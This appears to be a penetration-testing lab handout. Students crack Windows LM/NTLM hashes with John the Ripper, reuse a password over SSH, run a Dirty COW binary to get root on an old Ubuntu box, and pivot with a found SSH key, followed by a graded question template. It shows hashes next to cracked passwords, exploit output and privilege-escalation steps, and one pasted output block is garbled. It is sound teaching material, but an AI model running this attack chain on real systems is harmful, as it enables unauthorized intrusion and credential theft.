Windows NT/2000/XP/2003/10, etc., systems stored both LM (LanMan) hashes and NTLM hashes. You could have used John to just process the NTLM hashes with the original case-sensitive passwords, but those are much slower to crack as well.

So let's use the LM passwords you just cracked and use John to help us find the correct case for the password. **Ensure that john is no longer running - if not terminated, it will continue to consume system resources. And these modifications won't work.**

- 8. Run the command below to output (show) the cracked LM hashes you just got from John. This is all on one line. **DO NOT COPY/PASTE IT.**  
`john --show hashes.txt | cut -d: -f 2 | sed '/^\s*$/d' > raw_passwords.txt`

The logic in the command above follows. Up to the first pipe is outputting the data from the cracked LM hashes. The cut command through the next pipe selects the second field (-f 2) with the delimiter character being the colon (-d:). The sed command strips out whitespace characters. And the > redirects the output to a new raw\_passwords.txt file.

- 9. You can view the file with the cat command.

```

cat raw_passwords.txt
R0ADTR1P
ENCRYPT% (LM [DES 512/512 AVX512F])
IASTATE lts
DOG sh type, consider --fork=2
T3LLM3S3CR3TS
???????P05-0HW
MALICIO??????? status
0HNUTZ!123 idate passwords, if any.
APPLE current salt, minimum 1024 needed fo
???????BIVM4R0
15 password hashes cracked, 7 left

```

10. Now feed this new file into John to find out what the case-sensitive password will be.

```
john -w=raw_passwords.txt -rules=nt -format=nt hashes.txt
```

```

(root@kali)-[~]
john -w=raw_passwords.txt -rules=nt -format=nt hashes.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
dog (carol)
apple (susan)
[REDACTED] (Scrat)
encrypt% (alice)
iastate (bob)
r0adTr1p (Administrator)
t3llm3s3cr3ts (Eve)
7g 0:00:00:00 DONE (2023-01-18 01:16) 100.0g/s 298000p/s 298000c/s 804457C/s 15 PASsworD
s cracked,
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

```

11. You will need Scrat's password with the correct case for the next step in the lab.

```
john -show -format=nt hashes.txt
```

```

(root@kali)-[~]
john -show -format=nt hashes.txt
Administrator:r0adTr1p:500:cc01954a4137d5d78b0ea5a7df135b03:565c3996932701fed3c38e70b7e98768 :::
alice:encrypt%:1008:4b54dac0bdb55a161068f8d7b3e22bff:0a819b854816de50d1ec118f760bd405 :::
bob:iastate:1009:d391d615831a1ca4aad3b435b51404ee:c59089d04d4f1ea41b5b7687ccb4a76b :::
carol:dog:1010:fefcd700e2a0c204aad3b435b51404ee:f923482e5bf859b28cd74af4cb5d14ce :::
Eve:t3llm3s3cr3ts:1011:11545f1a5cbb1a5363e81c519d0832a3:01582a92777ce8cee7a3d43517147ad2 :::
Scrat:[REDACTED]:1012:3197163605d64253ccf9155e3e7db453:e6910a686df62f2f2d9d1b33a0579e53 :::
susan:apple:1013:e79e56a8e5c6f8feaad3b435b51404ee:5ebe7dfa074da8ee8aef1faa2bbde876 :::

```



## CVE-2016-5195

Exploit Outdated Operating System

Using Custom Script

Password Reuse

Privilege Escalation

Lateral Movement

1. Now that you have the correct case for Scrat's password Try connecting via `ssh` to the lone Ubuntu box on the network (XX.XX.XX.104) from your Kali box (with the username `scrat`). `ssh` is a program used to securely open a remote command prompt on a system. It may take a minute to get the password prompt.

```
(root@kali)-[~]
ssh scrat@79.61.216.104
The authenticity of host '79.61.216.104 (79.61.216.104)' can't be established.
ECDSA key fingerprint is SHA256:CXRMcIIUFugRY7yvxf0ACSVc84fh+nAD43//Rqfw78.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '79.61.216.104' (ECDSA) to the list of known hosts.
scrat@79.61.216.104's password:
```

2. Once you've logged in, check to see which user permissions groups you are in with the `groups` command. Notice that you aren't a member of the sudoer's group (a group of users granted superuser powers), nor can you read or write to other users' files. This shows that you have gained access to a regular user's account. In order to gain system-wide access, you will want to elevate your privilege to an administrative account or to the root account.

```
scrat@ISEage:~$ groups
scrat
scrat@ISEage:~$ sudo -l
[sudo] password for scrat:
Sorry, user scrat may not run sudo on ISEage.
scrat@ISEage:~$
```

An important factor in elevating privilege is to establish what version of which OS you have a foothold in. If the system is out of date or no longer supported, then there may be some well-known vulnerabilities and exploits that can be used - as is the case here.

3. Use the `uname -a` and `lsb_release -a` commands to see a detailed printout of the system's OS version and kernel.

```
scrat@ISEage:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 12.10
Release: 12.10
Codename: quantal
scrat@ISEage:~$
```

```
scrat@ISEage:~$ uname -a
Linux ISEage 3.5.0-17-generic #28-Ubuntu SMP Tue Oct 9 19:31:23 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
scrat@ISEage:~$
```

Referring to [the Ubuntu server downloads website](#), we can see that the current LTS version of Ubuntu server available for download on the internet is 24.04.X LTS, so right away we infer that this box is probably very out of date. Canonical (the maintainers/creators of Ubuntu) follows a strict progression of release dates and service periods.

4. [On their website](#), a detailed listing of the various release dates and end-of-life dates is provided. **What is the EoL date of this Ubuntu release? Provide answer in submission**

One exploit which affects [major Linux Kernels past a certain date](#) is the Dirty Cow vulnerability, (more information on the Dirty Cow vulnerability [can be found online](#)). Looking at that web listing, it may seem that with this kernel version being 3.5 that the system would not be vulnerable. However, this machine is running with 12.10 (not 12.04) - which is a non-LTS ([long-term support](#)) release and has reached its EoL (end of life) date long before Dirty Cow was discovered. Updates have not been available for this machine for quite some time, so unless the operator manually patched the system, it could be vulnerable to Dirty Cow.

Returning to the Exploit-db website and searching for Dirty Cow you will find the following.

The screenshot shows a web browser window with the URL <https://www.exploit-db.com/exploits/40616>. The page title is "Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)". The page features a sidebar with navigation icons and a main content area with the following details:

| EDB-ID:         | CVE:      | Author:         | Type: | Platform:         | Date:      |
|-----------------|-----------|-----------------|-------|-------------------|------------|
| 40616           | 2016-5195 | ROBIN VERTON    | LOCAL | m: LINUX          | 2016-10-21 |
| EDB Verified: ✓ |           | Download        |       | Vulnerable App: 📄 |            |
|                 |           | Exploit: 📄 / {} |       |                   |            |



Normally, you would download this C file onto the target and compile it. However, this step has already been done for you and the binary can be located on the machine in `/home/scrat` for the purposes of this lab.

5. Execute the “cow” binary located at your home directory

```
scrat@ISEage:~$./cow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 42840
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
root@ISEage:/home/scrat#
```

Now that we have a root shell, we have access to any file on the machine. Take a moment here to poke around the other users' home directories and **discover (with screenshots):**

1. **Scrat's favorite nut**
2. **Sid's middle name**

Looking through the other user's home directories, we notice that one of the users, Manny, left instructions laying around on how to connect to “home”. Use this information to establish a connection to his “home” server. **Connecting may take a while.**

```
root@ISEage:/home/scrat# cd /home/manny/
root@ISEage:/home/manny# ls
calling_home.txt
root@ISEage:/home/manny# cat calling_home.txt
Calling home - notes

+ need to call home on port 139...
+ home has cloaking... which machine was it again?
 + Takes a while to connect - need to be patient
+ password won't work - need to use ssh key
+ command that should work...
 ssh -p <port> -i /home/manny/.ssh/call_home manny@XX.XX.XX.YY

Crap - what was the IP again?....
```

After connecting to the “home” server that Manny refers to, **take a screenshot showing this machine's IP (ifconfig)** (it will be different from the IP used to connect to it).

Poke around and find: **What is the name of Manny's Nanna?**

# Lab Template

1. **Screenshot of the command “sysinfo” on the Windows XP machine**  
(10 points)
2. **Identify at least five commands that could be used in an attack. Explain how each of these five commands could be useful to you as an attacker.**  
(10 points)
3. **Run “getuid”. What user are you running as? What permissions does this user have?**  
(10 points)
4. **Identify two more post-exploitation commands and explain how the information could be used.**  
(10 points)
5. **What is this service running on port 10000? What is it used for? (3 sentences minimum)**  
(10 points)
6. **Run the script ./47293.sh. Take a screenshot of the output that confirms the machine is vulnerable.**  
(10 points)
7. **Answer the following questions about CVE-2019-15107:**  
(10 points)
  - a. *How did this vulnerability come to exist?*
  - b. *What version of Webmin was initially released with this vulnerability enabled by default?*
  - c. *What user does the remote code injection run as?*
  - d. *How severe is this CVE based on NVD CVSS 3.X standards?*
8. **Take a screenshot of you reading /etc/shadow on X.X.X.123**  
(5 points)
9. **What is the EoL date of this Ubuntu release on X.X.X.104?**  
(5 points)
10. **What is Scrat’s favorite nut?**  
(5 points)
11. **What is Sid’s middle name?**

(5 points)

**12. What is the local IP address of “Manny’s Home”?**

(5 points)

**13. What is the name of Manny’s Nana?**

(5 points)